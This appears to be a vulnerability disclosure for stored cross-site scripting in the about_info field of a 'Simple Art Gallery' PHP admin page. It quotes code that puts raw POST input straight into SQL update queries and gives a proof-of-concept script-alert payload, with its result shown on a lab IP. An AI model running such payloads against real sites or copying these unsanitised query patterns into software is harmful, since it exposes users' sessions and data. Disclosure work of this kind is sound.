

SIMPLE ART GALLERY system has Cross site scripting vulnerabilities

```
SIMPLE ART GALLERY system has Cross site scripting
vulnerabilities. This vulnerability is located in the about_info
parameter of adminHome.php. An attacker can use XSS to send
malicious script users to unsuspecting people. The end user's
browser has no way of knowing that the script should not be
trusted and will execute the script. Because it considers the
script to be from a trusted source, the malicious script can
access any Cookie, session token, or browser and be used with the
site. These scripts can even rewrite the content of a web page
```




```
            $target = "../images/Slider".$_FILES['sliderpic'
            $datatarget = "images/Slider".$_FILES['sliderpic'][ name ];
            if(!move_uploaded_file($_FILES['sliderpic']['tmp_name'],$target))
            {
                echo "Sorry can't upload file....";
            }
            else
            {
                $query="update slider set img_nm='$nm',path='$datatarget'";
                mysqli_query($link,$query) or die("Error updating data.".mysqli_error($link));
            }
        }

        //Update About us page
        $about_msg="";
        if(isset($_POST['about_info']))
        {
            $pagedata=$_POST['info'];
            $query="update pages set page_desc='$pagedata' where page_nm='about_us'";
            mysqli_query($link,$query) or die("Error updating data.".mysqli_error($link));
            $about_msg="Update Successfully...";
        }
```



```
//Update About us page
$about_msg="";
if(isset($_POST['about_info']))
{
    $pagedata=$_POST['info'];
    $query="update pages set page_desc='$pagedata' where page_nm='about_us'";
    mysqli_query($link,$query) or die("Error updating data.".mysqli_error($link));
    $about_msg="Update Successfully...";
}
```




About us

About us Content

```
<script>alert("xss")</script>
```

Update Successfully...



192.168.109.128

xss

□ 不允许 192.168.109.128 再次向您提示